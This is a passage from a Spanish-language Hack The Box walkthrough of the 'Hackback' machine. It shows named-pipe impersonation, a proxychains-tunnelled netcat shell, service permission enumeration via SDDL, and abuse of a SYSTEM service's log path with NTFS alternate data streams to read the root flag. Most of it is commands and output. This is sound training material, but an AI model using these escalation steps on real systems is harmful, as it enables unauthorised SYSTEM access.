Finalmente, la explotación se materializó mediante la descarga de un exploit específico en el sistema objetivo y la modificación de *clean.ini* para redirigir la escritura de logs hacia la canalización maliciosa. No obstante, fue necesario tener en cuenta la presencia de **políticas AppLocker**, que restringían la ejecución de binarios no autorizados, lo que obligó a considerar cargas útiles compatibles o técnicas de *living-off-the-land* para sortear dichas limitaciones.

```
Microsoft-Windows-PowerShell C:\Windows\system32\spool\drivers\color> \Windows\System32\spool\drivers\color\pipeserverimpersonate.ps1
Waiting for connection on namedpipe:dummpipe
ImpersonatingNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False 1058
Microsoft-Windows-PowerShell C:\Windows\system32\spool\drivers\color> [System.IO.Directory]::GetFiles("..\.\pipe\")
\\.\pipe\lssass
\\.\pipe\ntsvcs
\\.\pipe\scserp
\\.\pipe\winsock2\CatalogChangeListener-374-0
\\.\pipe\epmapper
\\.\pipe\Winsock\CatalogChangeListener-174-0
\\.\pipe\LSM_API_service
\\.\pipe\Winstation_listener
\\.\pipe\Winsock2\CatalogChangeListener-4f8-0
\\.\pipe\atsvc
\\.\pipe\TermRvry_API_service
\\.\pipe\Ctx_WinStation_API_service
\\.\pipe\Winsock2\CatalogChangeListener-698-0
\\.\pipe\wkssvc
\\.\pipe\SessEnvPublicRpc
\\.\pipe\Winsock2\CatalogChangeListener-8f4-0
\\.\pipe\spools
\\.\pipe\Winsock2\CatalogChangeListener-9dc-0
\\.\pipe\trkws
\\.\pipe\W2TIME_ALT
\\.\pipe\SVR2
\\.\pipe\Winsock2\CatalogChangeListener-280-0
\\.\pipe\vgauth-service
\\.\pipe\ROUTER
\\.\pipe\PSHost.133919981680333655.3928.DefaultAppDomain.powershell
\\.\pipe\Winsock2\CatalogChangeListener-294-0
\\.\pipe\PIPE_EVENTROUTE\CMVSCM EVENT PROVIDER
\\.\pipe\837e5bkd0dRYSnJtW3AwXm42RKZBw6CtsNT1hdBwffHwhtR1470gjrwbtUp7DLuwQDyy3n8mPrFc5ESESpDy7G8RyoaeRewKxJSk94xi50
\\.\pipe\iiisipm28fF15d4-429d-443b-9f4e-348c77694b6
\\.\pipe\iiisilogpipe2535535-852a-41be-990b-71c696bc8e15
\\.\pipe\3n2TRPVALpc8Bepejhb4SxCatTdRQvBNe6dNCpxXbm6IFD5nGNbw3tFuBF8TXil07L9MZSjQIpIY6f73CE86qyJYueHGE4P8xP61hzyWA8
\\.\pipe\CPATP-2_v4-4823178968.512.DefaultAppDomain.wsmprovhost
\\.\pipe\dummpipe
\\.\pipe\PSHost.133920079286038455.1660.DefaultAppDomain.wsmprovhost
```

Tras obtener una consola interactiva como el usuario *hacker*, se procedió a profundizar en la **enumeración de servicios** con el objetivo de identificar vectores de escalada de privilegios.

```
[Administrator@kali:~/HTB/hackback/content]
└─$ sudo proxychains4 rlwrap nc 127.0.0.1 4444
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:4444 ... OK
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackback
C:\Windows\system32>
```

Escalada de privilegios

Durante este proceso se detectó la existencia de un servicio denominado **UserLogger**, configurado para ejecutarse bajo la cuenta **NT AUTHORITY\SYSTEM**, aunque en ese momento se encontraba detenido y con tipo de inicio manual.

```
C:\Users\hacker\Desktop>powershell "&{ get-service userlogger | fl * }"
powershell "&{ get-service userlogger | fl * }"

Name          : userlogger
RequiredServices : {}
CanPauseAndContinue : False
CanShutdown    : False
CanStop       : False
DisplayName   : User Logger
DependentServices : {}
MachineName   : .
ServiceName   : userlogger
ServicesDependedOn : {}
ServiceHandle  :
Status        : Stopped
ServiceType   : Win32OwnProcess
StartType     : Manual
Site         :
Container    :

C:\Users\hacker\Desktop>
```



Para analizar sus características, se empleó el comando **sc qc userlogger**. Esta instrucción de *Service Control* (*sc.exe*) muestra la configuración de un servicio concreto, incluyendo la ruta del binario ejecutable, el tipo de inicio, el tipo de servicio (interactivo, kernel, etc.) y la cuenta bajo la cual se ejecuta. En este caso, reveló que el binario asociado era C:\Windows\System32\UserLogger.exe.

```
C:\Users\hacker\Desktop>sc qc userlogger
sc qc userlogger
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: userlogger
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 3   DEMAND_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : c:\windows\system32\UserLogger.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : User Logger
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

C:\Users\hacker\Desktop>
```

Posteriormente, se evaluaron los permisos de seguridad asociados al servicio mediante:

- **sc sdshow userlogger**: este comando devuelve el descriptor de seguridad del servicio en formato **SDDL**.
- **sdshow**: es la opción de *sc.exe* que permite visualizar dicho descriptor, expresado como una cadena de texto que codifica las listas de control de acceso (ACLs).

El **SDDL (Security Descriptor Definition Language)** es un lenguaje formal introducido por Microsoft para representar descriptores de seguridad en formato legible. Cada descriptor incluye información sobre el propietario, el grupo primario, las DACL (Discretionary Access Control Lists) y las SACL (System Access Control Lists). En el contexto de servicios, el SDDL permite determinar qué usuarios o grupos tienen permisos para iniciar, detener, modificar o eliminar un servicio.

En el caso de *UserLogger*, la primera ACE (Access Control Entry) terminaba en **SY**, lo que corresponde a la cuenta **SYSTEM**. La siguiente ACE incluía el **SID del usuario hacker**, precedida por el atributo **A::**, que significa *Allow* (permitido). Esto implicaba que el usuario comprometido tenía privilegios efectivos para **iniciar o detener el servicio**, lo que abría la posibilidad de manipular su comportamiento para ejecutar código arbitrario con privilegios de SYSTEM.

```
C:\Users\hacker\Desktop>sc sdshow userlogger
sc sdshow userlogger
D:(A;;CCLCSWRPWPDTLOCRRC;;SY)(A;;CCLCSWRPWPDTLORC;;S-1-5-21-2115913093-551423064-1540603852-1003)(A;;CCDCLCSWRPWPDTLOCRSDRCWDW;;BA)(A;;CCLCSWRPWPLOCRRC;;BU)(A;;CCLCSWRPWPLOCRRC;;IU)(A;;CCLCSWRPWPLOCRRC;;SU)
C:\Users\hacker\Desktop>
```

Como prueba de concepto, se intentó arrancar el servicio redirigiendo su salida hacia un archivo controlado por el atacante. El resultado fue positivo, confirmando que el servicio podía ser manipulado y que constituía un vector viable de escalada de privilegios.

```
C:\Users\hacker\Desktop>sc start userlogger C:\test.txt
sc start userlogger C:\test.txt

SERVICE_NAME: userlogger
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT          : 0x7d0
    PID                : 2964
    FLAGS              :

C:\Users\hacker\Desktop>type C:\test.txt.log
type C:\test.txt.log
LogFile specified!
Service is starting
Service is running

C:\Users\hacker\Desktop>
```



El servicio en cuestión generaba de manera predeterminada archivos con extensión .log, lo que en principio limitaba la posibilidad de acceder directamente a otros recursos. Sin embargo, al reiniciarlo especificando un nombre de archivo seguido del carácter “：“, se aprovechó una característica intrínseca del sistema de archivos NTFS: los **Alternate Data Streams (ADS)**.

```
C:\Users\hacker\Desktop>sc stop userlogger  
sc stop userlogger  
  
SERVICE_NAME: userlogger  
    TYPE               : 10  WIN32_OWN_PROCESS  
    STATE              : 3   STOP_PENDING  
                          (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)  
    WIN32_EXIT_CODE    : 0  (0x0)  
    SERVICE_EXIT_CODE : 0  (0x0)  
    CHECKPOINT        : 0x4  
    WAIT_HINT         : 0x0  
  
C:\Users\hacker\Desktop>
```

Los **ADS** son una funcionalidad introducida en NTFS para garantizar compatibilidad con los *resource forks* de sistemas Macintosh y para almacenar metadatos adicionales sin necesidad de crear archivos independientes. En la práctica, cada archivo en NTFS posee un flujo de datos principal denominado **\$DATA**, pero puede contener múltiples flujos adicionales, accesibles únicamente mediante la notación archivo:flujo. Estos flujos no son visibles en listados convencionales (dir, Explorer), lo que históricamente los ha convertido en un vector tanto para usos legítimos (metadatos, compatibilidad) como para fines maliciosos (ocultamiento de código o datos).

```
C:\Users\hacker\Desktop>more < C:\Users\Administrator\Desktop\root.txt  
more < C:\Users\Administrator\Desktop\root.txt  
  
C:\Users\hacker\Desktop>
```



En este escenario, al añadir “：“ al final del nombre de archivo, el servicio fue inducido a escribir en un flujo alternativo en lugar de en el flujo principal. De este modo, aunque el archivo principal no contenía la información esperada, la inspección de los ADS reveló la existencia de **flag.txt** como flujo oculto. Accediendo a dicho flujo mediante las herramientas adecuadas, fue posible recuperar la **flag del usuario root**, culminando con éxito el reto plantado en la máquina de Hack The Box.

```
C:\Users\hacker\Desktop>more < C:\Users\Administrator\Desktop\root.txt:flag.txt  
more < C:\Users\Administrator\Desktop\root.txt:flag.txt  
6d2
```

